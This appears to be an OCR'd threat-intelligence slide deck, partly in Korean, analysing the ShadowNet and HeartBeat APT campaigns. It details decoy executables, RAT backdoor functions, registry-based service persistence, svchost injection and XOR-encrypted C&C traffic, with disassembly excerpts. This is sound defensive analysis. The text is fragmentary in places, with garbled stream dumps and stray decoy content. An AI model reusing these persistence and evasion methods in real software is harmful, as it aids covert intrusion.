
Analysts say that increasing desperation over government restrictions on religious practice and the absence of any alternative forms of expressing grievances in Tibet are the reasons behind the self immolations that have taken place over the last year. During a meeting, the Deputy head of the Chinese People's Political Consultative Conference-Tibet Committee announced that the committee will focus this year's work on strengthening government management of monasteries.

US\_Seriously\_...molations.doc Lama\_Sopa\_Tul...molation.pdf



# ShadowNet

- Relationship between Luckycat and shadowNet





# ShadowNet

- malware was configured to connect to two blogs and a Yahoo Group in order to find the C&C server's location.

amit-office

Writing away with Blog.com

[Home](#) [Sample Page](#)

@mWdeb-#\$XX[d,t+`hz0edgmk6iuv9|u @

Posted on October 2, 2011 by amit\_Amit902


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# The HeartBeat APT



# Time

- The Heartbeat campaign has been successfully executing targeted attacks since Nov 2009 to June 2012.





# Targets

- The HeartBeat campaign appears to target government organizations and institutions or communities that are in some way related to the South Korean government.





# Targets



정당



작은 중소 업체

Source : [http://games.renpy.org/site\\_media/media/screenshot/title-heartbeats-final.png](http://games.renpy.org/site_media/media/screenshot/title-heartbeats-final.png)



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# Context

- June 2012 : first Heartbeat RAT component was discovered in a Korean newspaper company network
- Further investigation revealed that the campaign has been actively distributing their RAT component to their targets in 2011 and the first half of 2012.
- Earlier versions of the HeartBeat campaign's RAT component contained the following strings in their codes:

```
100013E5 .v 75 1C JNZ SHORT Network_.10001403
100013E7 .: E8 64FFFFFF CALL Network_.10001350
100013EC .: 8B0D E402001 MOV ECX,DWORD PTR DS:[<&MSUCIRT.?cout@@
100013F2 .: 68 AC050010 PUSH Network_.100005AC
100013F7 .: FFD7 CALL EDI
MSUCIRT.?cout@@3Vostream_withassign@0A
ASCII "HeartBeat Fail ReConnect.. OK!"
```




# Attack Vector

- 악성코드의 구성
  - 여러 파일이 포함된 하나의 실행파일 형태
  - 확장자는 xxx.pdf.exe 형태로 구성
  - 실행 파일의 아이콘은 문서 파일과 동일
  - 실행 파일 내부에 정상 문서와 악성코드를 포함
  - 정상적인 문서 파일에 암호가 걸려 있음
    - 메일에 써있는 암호를 입력해야 함



# Attack Vector

- Example of a decoy Adobe Reader documents





# Attack Vector

- 대통령에게 건의사항.hwp (Nov 2011)

대통령에게 건의사항.hwp [C:\virus\HWP2007A] - Hangul

파일(E) 편집(E) 보기(U) 입력(D) 모양(U) 도구(K) 표(O) 향(W) 도움말(H)

그리기


흰머리가 검정머리로 바뀌어 나면서  
인간 생체노화를 반전시키는 것입니다.

1. 전~ 세 ~ 계~ ! 우주적인 창조,  
창의, 개척정신.
2. 세 ~ 계 ~ !, 우주에 기여하는  
폭넓은 패러다임의 정신. 최고를 목표로  
최선을 다하여
3. 지구를 하나의 공동체로 구축.
4. 세계 초일류 기업으로 성장하여  
5대양, 6대주로
5. 수많은 시련과 도전을 발전과 도약으로  
승화시켜 나가 십시다.  
시대를 앞서가는 거시적인 안목과 |  
새로운 정신. 확고한 사명감과 |

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# Infection Flow





# The RAT Component

- Backdoor Functionalities
  - 동작 중인 프로세스 목록과 관련 프로세스 ID
  - 파일 존재여부/생성시간/업로드/다운로드/실행/삭제
  - 자기 자신을 업데이트/삭제
  - 프로세스 생성/종료
  - 제거 가능한/고정 드라이브 목록
  - 원격 커맨드 웰 오픈, 시스템 재부팅



# The RAT Component

- 설치와 영속성 설정

## **RAT executable files**

- %System%\msrt.exe
- %Program Files%\Common Files\AcroRd32.exe
- %Program Files%\Common Files\config.exe
- %Program Files%\Common Files\explorer.exe


## **.DLL component which contains the backdoor capabilities**

- %Program Files%\Common Files\Services\6to4nt.dll
- %Program Files%\Common Files\System\6to4nt.dll
- %Program Files%\Windows NT\Accessories\6to4nt.dll
- %Program Files%\Windows NT\htrn.dll
- %Program Files%\Windows NT\htrn\_jls.dll
- %Program Files%\Windows NT\hyper.dll
- %System%\Network Remote.dll
- %System%\Svchost.dll



# The RAT Component

- 설치와 영속성 설정
  - A DLL that uses fake file properties





# The RAT Component

- 설치와 영속성 설정
  - 특정 경우에는 RAT 설치 시 2개의 DLL 파일을 생성함.
  - 하나는 다른 DLL의 로더 역할을 수행함.
  - 다른 하나는 백도어 페이로드를 가짐
  - DLL 컴포넌트는 레지스트리 값을 추가하여 서비스를 등록함.
  - 서비스 등록은 설치 시점에 수행함.



# The RAT Component

- 설치와 영속성 설정

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\  
Services\{service name}  
Type = "20"  
Start = "2"  
ErrorControl = "1"  
ImagePath = "%SystemRoot%\System32\svchost.exe  
-k netsvcs"  
ObjectName = "LocalSystem"  
  
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\  
Services\{service name}\Parameters  
ServiceDll = C:\Program Files\Windows NT\htrn.  
dll  
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\  
Services\{service name}\Security  
Security = {values}  
  
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\  
Services\{service name}\Enum  
0 = "Root\LEGACY_{service name}\0000"  
Count = "1"  
NextInstance = "1"  
*{service name} may be "6to4", "Ias" or  
"Irmon".
```



# The RAT Component

- 설치와 영속성 설정
  - DLL은 매번 시스템이 실행될 때마다 서비스 형태로 로드.
  - DLL은 로딩 시점에 svchost.exe 프로세스에 인젝션 됨.
  - 설치 후에 RAT 설치관리자는 자기 자신을 삭제함.
    - 시스템에는 DLL과 관련 레지스트리만 남음.
    - 실제로 이 DLL이 모든 임무를 수행함.



# C&C Communication

- RAT의 .DLL 컴포넌트가 svchost.exe에 인젝션되면, C&C 서버에 자기자신을 동록함.
  - Computer name, Local IP, Service pack
  - 그리고 패스워드(ex. “qawsed”)를 전송함.
  - RAT은 보통 80포트를 사용하지만, 최근 버전은 443이나 5600, 8080 포트를 사용하기도 함



# C&C Communication

- RAT's C&C communication is encrypted with XOR encryption using a single byte key, 02H



# C&C Communication

The screenshot shows assembly code in a debugger. The code is as follows:

```
10001C93 . 85C0 TEST EAX,EAX
10001C95 .~ 0F84 3D001000 JE htrn.10001DD8
10001C9B . 6A 00 PUSH 0
10001C9D . 8D8424 200100 LEA EAX, DWORD PTR SS:[ESP+120]
10001CA4 . 68 08080000 PUSH 808
10001CA9 . 50 PUSH EAX
10001CAA . 53 PUSH EBX
10001CAB . FF15 FC30001 CALL DWORD PTR DS:[<&WS2_32.#16>]
10001CB1 . 85C0 TEST EAX,EAX
10001CB3 .~ 0F8E 16010000 JLE htrn.10001DCF
10001CB9 . 33C0 XOR EAX,EAX
10001CBB > 8ABC04 240100 MOV CL, BYTE PTR SS:[ESP+EAX+124]
10001CC2 . 80F1 02 XOR CL,2
10001CC5 . 888C04 240100 MOV BYTE PTR SS:[ESP+EAX+124],CL
10001CCC . 40 INC EAX
10001CCD . 3D 00080000 CMP EAX,800
10001C02 .^ 7C E7 JL SHORT htrn.10001CBB
```

A context menu is open on the right side of the assembly window, listing the following options:

- Flags = 0
- BufSize = 808 (2056.)
- Buffer
- Socket
- recv

- RAT's decryption code upon receiving data from the C&C server




# C&C Communication

Follow TCP Stream

Stream Content

```
.....I.C.P.N.F./.U.K.L.Z.  
R.....  
3.;.0.,.3.4.;.,.0.1.;,.3.0.;.....#.....Q.g.p.t.k.a.g."R.c.a.f."  
1.....  
*.s.c.u.q.g.f.....c.h.j.5.;.:6.B.j.c.  
1.....
```



Follow TCP Stream

Stream Content

```
.....-W.I.N.X.  
P.....  
